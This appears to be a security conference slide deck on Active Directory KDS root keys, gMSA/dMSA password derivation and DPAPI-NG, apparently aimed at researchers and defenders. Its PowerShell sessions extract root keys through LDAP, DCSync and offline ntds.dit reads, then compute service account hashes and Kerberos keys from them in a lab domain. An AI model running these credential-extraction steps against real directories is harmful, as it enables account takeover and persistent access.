

KDS Root Keys

All Secrets Finally Revealed

Michael Grafnetter

Principal Security Researcher

 dsinternals.com

 [@MGrafnetter](https://twitter.com/MGrafnetter)



Agenda

- 01 **KDS Root Keys and Where to Find Them**
- 02 **Managed Password Generation (gMSA / dMSA)**
Twist: Offline and hybrid attack variants
- 03 **Group Data Protection API (DPAPI-NG / CNG DPAPI)**
World Premiere: BitLocker SID Protector, DNSSEC KSK / ZSK, ASP.NET

KDS Root Keys

and Where to Find Them

Root key value

Active Directory Explorer - Sysinternals: www.sysinternals.com [<default domain> [CONTOSO-DC.contoso.com]]

File Edit Favorites Search Compare History Help

Path: CN=1c556b71-ed22-c45f-723c-ddbe199f6824,CN=Master Root Keys,CN=Group Key Distribution Service,CN=Services,CN=Configuration,DC=contoso,DC=com,<default domain> [CONTOSO-DC.contoso.com]

Active Directory Explorer

- <default domain> [CONTOSO-DC.contoso.com]
 - DC=contoso,DC=com
 - CN=Configuration,DC=contoso,DC=com
 - CN=Deleted Objects
 - CN=DisplaySpecifiers
 - CN=Extended-Rights
 - CN=ForestUpdates
 - CN=LostAndFoundConfig
 - CN=NTDS Quotas
 - CN=Partitions
 - CN=Physical Locations
 - CN=Services
 - CN=AuthN Policy Configuration
 - CN=Claims Configuration
 - CN=Device Registration Configuration
 - CN=Group Key Distribution Service
 - CN=Master Root Keys
 - CN=1c556b71-ed22-c45f-723c-ddbe199f6824
 - CN=fe2269ef-f324-7115-bbc5-1da53c51bbe2
 - CN=Server Configuration
 - CN=Group Key Distribution Service Server Configuration
 - CN=Microsoft SPP
 - CN=MsmqServices
 - CN=NetServices

Attribute	Syntax	Count	Value(s)
cn	DirectoryString	1	1c556b71-ed22-c45f-723c-ddbe199f682
distinguishedName	DN	1	CN=1c556b71-ed22-c45f-723c-ddbe199
dSCorePropagationData	GeneralizedTime	1	1/1/1601 1:00:00 AM
instanceType	Integer	1	4
msKds-CreateTime	Integer8	1	7/17/2025 10:13:54 AM
msKds-DomainID	DN	1	CN=CONTOSO-DC,OU=Domain Controll
msKds-KDFAlgorithmID	DirectoryString	1	SP800_108_CTR_HMAC
msKds-KDFParam	OctetString	1	0 0 0 0 1 0 0 0 14 0 0 0 0 0 0 83 0 72 0
msKds-PrivateKeyLength	Integer	1	512
msKds-PublicKeyLength	Integer	1	2048
msKds-RootKeyData	OctetString	1	204 200 44 94 211 201 143 219 12 40 1
msKds-SecretAgreementAlgorithmID	DirectoryString	1	DH
msKds-SecretAgreementParam	OctetString	1	12 2 0 0 68 72 80 77 0 1 0 0 135 168 230
msKds-UseStartTime	Integer8	1	7/17/2025 12:13:54 AM
msKds-Version	Integer	1	1
name	DirectoryString	1	1c556b71-ed22-c45f-723c-ddbe199f682
nTSecurityDescriptor	NTSecurityDescriptor	1	D:PAI(A;;CCDCLCSWRPWPDTLOCRSDRA
objectCategory	DN	1	CN=ms-Kds-Prov-RootKey,CN=Schema,
objectClass	OID	2	top;msKds-ProvRootKey
objectGUID	OctetString	1	{BAA96830-DAC2-46AC-B389-B6B8BD78
showInAdvancedViewOnly	Boolean	1	TRUE

CN=1c556b71-ed22-c45f-723c-ddbe199f6824,CN=Master Root Keys,CN=Group Key Distribution Service,CN=Services,CN=Configuration,DC=contoso,DC=com,<default domain> [CONTOSO-DC

Cryptography

- SP800-108 KDF in Counter Mode
- HMAC
- SHA1 / SHA256 / SHA384 / SHA512
- FFC DH
- ECDH over P-256 / P-384 / P-521

Cryptography configuration object

Active Directory Explorer - Sysinternals: www.sysinternals.com [<default domain> [CONTOSO-DC.contoso.com]]

File Edit Favorites Search Compare History Help


Path: CN=Group Key Distribution Service Server Configuration,CN=Server Configuration,CN=Group Key Distribution Service,CN=Services,CN=Configuration,DC=contoso,DC=com,<default domain> [CONTOSO-DC.contoso.com]

Active Directory Explorer
<default domain> [CONTOSO-DC.contoso.com]
DC=contoso,DC=com
CN=Configuration,DC=contoso,DC=com
CN=Deleted Objects
CN=DisplaySpecifiers
CN=Extended-Rights
CN=ForestUpdates
CN=LostAndFoundConfig
CN=NTDS Quotas
CN=Partitions
CN=Physical Locations
CN=Services
CN=AuthN Policy Configuration
CN=Claims Configuration
CN=Device Registration Configuration
CN=Group Key Distribution Service
CN=Master Root Keys
CN=1c556b71-ed22-c45f-723c-ddbe199f6824
CN=fe2269ef-f324-7115-bbc5-1da53c51bbe2
CN=Server Configuration
CN=Group Key Distribution Service Server Configuration

Attribute	Syntax	Count	Value(s)
cn	DirectoryString	1	Group Key Distribution Service Server Configuration
description	DirectoryString	1	The configuration of cryptography algorithms used b
distinguishedName	DN	1	CN=Group Key Distribution Service Server Configura
dSCorePropagationData	GeneralizedTime	1	1/1/1601 1:00:00 AM
instanceType	Integer	1	4
msKds-Version	Integer	1	1
name	DirectoryString	1	Group Key Distribution Service Server Configuration
nTSecurityDescriptor	NTSecurityDescriptor	1	D:AI(A;;LCRPLORC;;;AU)(A;;CCLCSWRPWPLOCRR;
objectCategory	DN	1	CN=ms-Kds-Prov-ServerConfiguration,CN=Schema,
objectClass	OID	2	top;msKds-ProvServerConfiguration
objectGUID	OctetString	1	{DEBA2F81-C7EE-4B23-890F-93D2E5F364B2}
showInAdvancedViewOnly	Boolean	1	TRUE
uSNChanged	Integer8	1	0x1054
uSNCreated	Integer8	1	0x1054
whenChanged	GeneralizedTime	1	7/17/2025 9:01:06 AM
whenCreated	GeneralizedTime	1	7/17/2025 9:01:06 AM

CN=Group Key Distribution Service Server Configuration,CN=Server Configuration,CN=Group Key Distribution Service,CN=Services,CN=Configuration,DC=contoso,DC=com,<default domain> [CONTOSO-DC.contoso.com]

Group Key Distribution Service



Group Key Distribution Protocol (MS-GKDI)

```
import "ms-dtyp.idl";  
[uuid(b9785960-524f-11df-8b6d-83dcded72085)]  
[version(1.0)]  
[pointer_default(unique)]  
✓ interface ISDKey {  
    HRESULT GetKey(  
        [in] handle_t hBinding,  
        [in] ULONG cbTargetSD,  
        [in][size_is(cbTargetSD)][ref] char* pbTargetSD,  
        [in][unique] GUID* pRootKeyID,  
        [in] LONG L0KeyID,  
        [in] LONG L1KeyID,  
        [in] LONG L2KeyID,  
        [out] unsigned long* pcbOut,  
        [out][size_is(, *pcbOut)] byte** ppbOut);  
};
```


Layer seed key ID calculation

UTC offset (hours):


+2

As of (local):

2026-07-07 12:48:24

Field	Value	Next change	Interval
Cycle ID	372997	372998	10 hours
L0	364	2027-05-21 10:00:00	1024 cycles (~426 d 16 h)
L1	8	2026-07-18 18:00:00	32 cycles (13 d 8 h)
L2	5	2026-07-07 22:00:00	1 cycle (10 hours)

Layer seed key IDs over time (2012–2026)



Where to find them?

LDAP (The Good)

- Configuration partition
- Enterprise Admins
- Elevated Domain Admins

MS-DRSR (The Bad)

- Administrators
- Domain Controllers
- SharePoint Enterprise?

ntds.dit (The Ugly)

- Offline DC access
- AD backups
- Not on RODCs

LDAP / ADSI

```
Administrator: PowerShell
PS > Get-ADSIKdsRootKey -All -Server CONTOSO-DC

Id: 1c556b71-ed22-c45f-723c-ddbe199f6824
Creation Time: 7/17/2025 10:13:54 AM
Effective Time: 7/17/2025 12:13:54 AM
Domain Controller: CN=CONTOSO-DC,OU=Domain Controllers,DC=contoso,DC=com
Key: ccc82c5ed3c98fdb0c2890b2881c01e3a0dbc0f5594fca5b5aab7286fff60154b0733fab4b0ec5b622c1c2ab9c45cf1567893534f073ab6fb072e8113bbce329
Key Derivation Function
  Algorithm: SP800_108_CTR_HMAC
  Parameters: {[0, SHA512]}
Secret Agreement
  Algorithm: DH
  Public Key Length: 2048
  Private Key Length: 512
  Parameters
    0c0200004448504d0001000087a8e61db4b6663cfffbbd19c651959998ceef608660dd0f25d2ceed4435e3b00e00df8f1d61957d4faf7df4561b
    2aa3016c3d91134096faa3bf4296d830e9a7c209e0c6497517abd5a8a9d306bcf67ed91f9e6725b4758c022e0b1ef4275bf7b6c5bfc11d45f90
    88b941f54eb1e59bb8bc39a0bf12307f5c4fdb70c581b23f76b63acae1caa6b7902d52526735488a0ef13c6d9a51bfa4ab3ad8347796524d8ef
    6a167b5a41825d967e144e5140564251ccacb83e6b486f6b3ca3f7971506026c0b857f689962856ded4010abd0be621c3a3960a54e710c375f2
    6375d7014103a4b54330c198af126116d2276e11715f693877fad7ef09caddb094ae91e1a15973fb32c9b73134d0b2e77506660edbd484ca7b18
    f21ef205407f4793a1a0ba12510dbc15077be463fff4fed4aac0bb555be3a6c1b0c6b47b1bc3773bf7e8c6f62901228f8c28cbb18a55ae31341
    000a650196f931c77a57f2ddf463e5e9ec144b777de62aaab8a8628ac376d282d6ed3864e67982428ebc831d14348f6f2f9193b5045af276716
    4e1dfc967c1fb3f2e55a4bd1bffe83b9c80d052b985d182ea0adb2a3b7313d3fe14c8484b1e052588b9b7d2bbd2df016199ecd06e1557cd0915
    b3353bbb64e0ec377fd028370df92b52c7891428cdc67eb6184b523d1db246c32f63078490f00ef8d647d148d47954515e2327cfef98c582664
    b4c0f6cc41659
```

DCSync / MS-DRSR

```
Administrator: PowerShell
PS > Get-ADReplKdsRootKey -RootKeyId fe2269ef-f324-7115-bbc5-1da53c51bbe2 -Server CONTOSO-DC

Id: fe2269ef-f324-7115-bbc5-1da53c51bbe2
Creation Time: 6/3/2026 8:32:01 PM
Effective Time: 6/13/2026 8:32:01 PM
Domain Controller: CN=CONTOSO-DC,OU=Domain Controllers,DC=contoso,DC=com
Key: 9e903465e24c7978e07dee264bcdc689e6e41b4434faf883944b7065e4f6162abb8d1b48b2d85e5cb410390e6019cf4f33a04f77cbd0cd1b2ef8795290b6b0eb
Key Derivation Function
  Algorithm: SP800_108_CTR_HMAC
  Parameters: {[0, SHA512]}
Secret Agreement
  Algorithm: DH
  Public Key Length: 2048
  Private Key Length: 512
  Parameters
    0c0200004448504d0001000087a8e61db4b6663cfffbbd19c651959998ceef608660dd0f25d2ceed4435e3b00e00df8f1d61957d4faf7df4561b2aa3016c3d91134096faa3bf4296d830e9a7c209e0c6497517abd5a8a9d306bcf67ed91f9e6725b4758c022e0b1ef4275bf7b6c5bfc11d45f9088b941f54eb1e59bb8bc39a0bf12307f5c4fdb70c581b23f76b63acae1caa6b7902d52526735488a0ef13c6d9a51bfa4ab3ad8347796524d8ef6a167b5a41825d967e144e5140564251ccacbc83e6b486f6b3ca3f7971506026c0b857f689962856ded4010abd0be621c3a3960a54e710c375f26375d7014103a4b54330c198af126116d2276e11715f693877fad7ef09cadb094ae91e1a15973fb32c9b73134d0b2e77506660edbd484ca7b18f21ef205407f4793a1a0ba12510dbc15077be463fff4fed4aac0bb555be3a6c1b0c6b47b1bc3773bf7e8c6f62901228f8c28cbb18a55ae31341000a650196f931c77a57f2ddf463e5e9ec144b777de62aaab8a8628ac376d282d6ed3864e67982428ebc831d14348f6f2f9193b5045af2767164e1dfc967c1fb3f2e55a4bd1bffe83b9c80d052b985d182ea0adb2a3b7313d3fe14c8484b1e052588b9b7d2bbd2df016199ecd06e1557cd0915b3353bbb64e0ec377fd028370df92b52c7891428cdc67eb6184b523d1db246c32f63078490f00ef8d647d148d47954515e2327cfef98c582664b4c0f6cc41659
```

Raw database access (ntds.dit)

```
Administrator: PowerShell
PS > Get-ADBKdsRootKey -DatabasePath 'C:\ADBackup\Active Directory\ntds.dit' -All

Id: 1c556b71-ed22-c45f-723c-ddbe199f6824
Creation Time: 7/17/2025 10:13:54 AM
Effective Time: 7/17/2025 12:13:54 AM
Domain Controller: CN=CONTOSO-DC,OU=Domain Controllers,DC=contoso,DC=com
Key: ccc82c5ed3c98fdb0c2890b2881c01e3a0dbc0f5594fca5b5aab7286fff60154b0733fab4b0ec5b622c1c2ab9c45cf1567893534f073ab6fb072e8113bbce329
Key Derivation Function
  Algorithm: SP800_108_CTR_HMAC
  Parameters: {[0, SHA512]}
Secret Agreement
  Algorithm: DH
  Public Key Length: 2048
  Private Key Length: 512
  Parameters
    0c0200004448504d0001000087a8e61db4b6663cffbbd19c651959998ceef608660dd0f25d2ceed4435e3b00e00df8f1d61957d4faf7df4561
    b2aa3016c3d91134096faa3bf4296d830e9a7c209e0c6497517abd5a8a9d306bcf67ed91f9e6725b4758c022e0b1ef4275bf7b6c5bfc11d45f
    9088b941f54eb1e59bb8bc39a0bf12307f5c4fdb70c581b23f76b63acae1caa6b7902d52526735488a0ef13c6d9a51bfa4ab3ad8347796524d
    8ef6a167b5a41825d967e144e5140564251ccacb83e6b486f6b3ca3f7971506026c0b857f689962856ded4010abd0be621c3a3960a54e710c3
    75f26375d7014103a4b54330c198af126116d2276e11715f693877fad7ef09cadb094ae91e1a15973fb32c9b73134d0b2e77506660edbd484c
    a7b18f21ef205407f4793a1a0ba12510dbc15077be463fff4fed4aac0bb555be3a6c1b0c6b47b1bc3773bf7e8c6f62901228f8c28cbb18a55a
    e31341000a650196f931c77a57f2ddf463e5e9ec144b777de62aaab8a8628ac376d282d6ed3864e67982428ebc831d14348f6f2f9193b5045a
    f2767164e1dfc967c1fb3f2e55a4bd1bfefe83b9c80d052b985d182ea0adb2a3b7313d3fe14c8484b1e052588b9b7d2bbd2df016199ecd06e15
    57cd0915b3353bbb64e0ec377fd028370df92b52c7891428cdc67eb6184b523d1db246c32f63078490f00ef8d647d148d47954515e2327cfef
    98c582664b4c0f6cc41659
```

Golden gMSA / dMSA

Managed password derivation

Previous research



[← Back to blogs listing](#)

gMSA Active Directory Attacks

Active Directory Security • Read 7 MIN

Table of Contents

- What is gMSA?
- How can an attacker read Automagically rotating passwords?
- How does password storage work?
- How is the msDS-ManagedPassword constructed?
- How to retrieve the key and constructing the password
- Recap of gMSA password generation
- How to Implement GetKey and offline password generation
- What is the Golden GMSA attack?
- How Golden GMSA attack is weaponized
- Golden GMSA attack example



Yuval Gordon
Security Researcher | Microsoft

This article introduces a new attack targeting Group Managed Service Accounts (gMSA), dubbed the “Golden GMSA” attack, allowing attackers to dump Key Distribution Service (KDS) root key attributes and then generate the password for all the associated gMSAs offline.

TL;DR

An attacker with high privileges can obtain all the ingredients for generating the password of any gMSA in the domain at any time with two steps:

1. Retrieve several attributes from the KDS root key in the domain
2. Use the **GoldenGMSA** tool to generate the password of any gMSA associated with the key, without a privileged account.

Related reading

- **Active Directory Security: Top Risks & Best Practices**

gMSA 101

Naïve offline credential dumping

```
Administrator: PowerShell
PS > Get-ADDBAccount -SamAccountName 'svc_adfs$' `
>> -DatabasePath 'C:\ADBackup\Active Directory\ntds.dit' `
>> -BootKey 6f24bdaa5b5f9a0c266b542fb54535e0 |
>> Select-Object -ExpandProperty SupplementalCredentials

ClearText:
NTLMStrongHash:
Kerberos:
KerberosNew:
  Credentials:
    AES256_CTS_HMAC_SHA1_96
      Key: df4a9f40c87358c665b66c1db07aaf440cb831684576a256ff824968005adbe5
      Iterations: 4096
    AES128_CTS_HMAC_SHA1_96
      Key: bd2cf9a674e632b3741f0baec2494a9c
      Iterations: 4096
    RC4_HMAC_NT
      Key: 8022532959b217ef342e10d95170798e
      Iterations: 4096
```

Offline attack

```
Administrator: PowerShell
PS > Get-ADDBServiceAccount -DatabasePath 'C:\ADBackup\Active Directory\ntds.dit'

DistinguishedName: CN=svc_adfs,CN=Managed Service Accounts,DC=contoso,DC=com
Sid: S-1-5-21-3288850392-3299536932-2614793081-1111
Guid: 11750034-3d1d-4e68-91ee-1538a439c5c0
SamAccountName: svc_adfs$
Description:
Enabled: True
Deleted: False
UserAccountControl: WorkstationAccount
SupportedEncryptionTypes: RC4_HMAC, AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
ServicePrincipalName: {http/login.contoso.com, host/login.contoso.com}
WhenCreated: 7/17/2025 10:13:54 AM
PasswordLastSet: 7/17/2025 10:13:54 AM
ManagedPasswordInterval: 30
ManagedPasswordId: RootKey=1c556b71-ed22-c45f-723c-ddbe199f6824, Cycle=7/17/2025 2:00:00 AM (L0=363, L1=13, L2=16)
ManagedPasswordPreviousId:
KDS Derived Secrets (Calculated)
EffectivePasswordId: RootKey=1c556b71-ed22-c45f-723c-ddbe199f6824, Cycle=5/13/2026 2:00:00 AM (L0=364, L1=4, L2=0)
NTHash: 85359128ac27f97f2dc40ce29b937192
Kerberos Keys
  AES256_CTS_HMAC_SHA1_96
    Key: a5491e93a2491aa79cc867d94e937075142d1d2f0e317831be0827446ecd7e98
    Iterations: 4096
  AES128_CTS_HMAC_SHA1_96
    Key: 09e87326604cd613939fb23844ae1fbf
    Iterations: 4096
  RC4_HMAC_NT
    Key: 85359128ac27f97f2dc40ce29b937192
    Iterations: 4096
```

Activate W

Hybrid attack (LDAP + ntds.dit)

```
C:\Program Files\PowerShell\7\pwsh.exe
PS C:\> $keys = Get-ADBDKdsRootKey -DatabasePath 'C:\ADBackup\Active Directory\ntds.dit'
PS C:\> Get-ADSIServiceAccount -KdsRootKey $keys -Server CONTOSO-DC

DistinguishedName: CN=svc_adfs,CN=Managed Service Accounts,DC=contoso,DC=com
Sid: S-1-5-21-3288850392-3299536932-2614793081-1111
Guid: 11750034-3d1d-4e68-91ee-1538a439c5c0
SamAccountName: svc_adfs$
Description:
Enabled: True
Deleted: False
UserAccountControl: WorkstationAccount
SupportedEncryptionTypes: RC4_HMAC, AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96
ServicePrincipalName: {host/login.contoso.com, http/login.contoso.com}
WhenCreated: 7/17/2025 8:13:54 AM
PasswordLastSet: 4/18/2026 2:57:29 PM
ManagedPasswordInterval: 30
ManagedPasswordId: RootKey=1c556b71-ed22-c45f-723c-ddbe199f6824, Cycle=4/13/2026 2:00:00 AM (L0=364, L1=1, L2=24)
ManagedPasswordPreviousId: RootKey=1c556b71-ed22-c45f-723c-ddbe199f6824, Cycle=3/14/2026 1:00:00 AM (L0=363, L1=31, L2=16)
KDS Derived Secrets (Calculated)
  EffectivePasswordId: RootKey=1c556b71-ed22-c45f-723c-ddbe199f6824, Cycle=4/13/2026 2:00:00 AM (L0=364, L1=1, L2=24)
  NTHash: ddb248366d7ae6cd553fd420b0ac4b6c
  Kerberos Keys
    AES256_CTS_HMAC_SHA1_96
      Key: 05b9ce27af24b186786a29415505b134891bf2e80d2ea30dab378e8fb34111cf
      Iterations: 4096
    AES128_CTS_HMAC_SHA1_96
      Key: 3489a4a66a3b89bd4d36ab601b00cb79
      Iterations: 4096
    RC4_HMAC_NT
      Key: ddb248366d7ae6cd553fd420b0ac4b6c
      Iterations: 4096
```

Administrative key rollover

```
Administrator: PowerShell
PS > Add-KdsRootKey -Verbose
VERBOSE: Performing the operation "Add-KdsRootKey" on target "CONTOSO-DC.contoso.com".

Guid
----
9bd6b8c2-f57a-abd1-e804-c65bc4ee6533

PS > Get-KdsRootKey

AttributeOfWrongFormat :
KeyValue                : {204, 200, 44, 94...}
EffectiveTime           : 7/17/2025 12:13:54 AM
CreationTime            : 7/17/2025 10:13:54 AM
IsFormatValid           : True
DomainController        : CN=CONTOSO-DC,OU=Domain Controllers,DC=contoso,DC=com
ServerConfiguration     : Microsoft.KeyDistributionService.Cmdlets.KdsServerConfiguration
KeyId                   : 1c556b71-ed22-c45f-723c-ddbe199f6824
VersionNumber           : 1

AttributeOfWrongFormat :
KeyValue                : {158, 144, 52, 101...}
EffectiveTime           : 6/13/2026 8:32:01 PM
CreationTime            : 6/3/2026 8:32:01 PM
IsFormatValid           : True
DomainController        : CN=CONTOSO-DC,OU=Domain Controllers,DC=contoso,DC=com
ServerConfiguration     : Microsoft.KeyDistributionService.Cmdlets.KdsServerConfiguration
KeyId                   : fe2269ef-f324-7115-bbc5-1da53c51bbe2
VersionNumber           : 1
```

Group Data Protection API

DPAPI-NG / CNG DPAPI

Previous research on DPAPI-NG

DPAPI and DPAPI-NG: Decrypting All Users' Secrets and PFX Passwords

Paula Januszkiewicz

CQURE: CEO, Cybersecurity Expert, Penetration Tester

CQURE Academy: Trainer

Microsoft MVP on Enterprise Security

Microsoft Regional Director

paula@cquire.us

 @PaulaCquire @CQUREAcademy

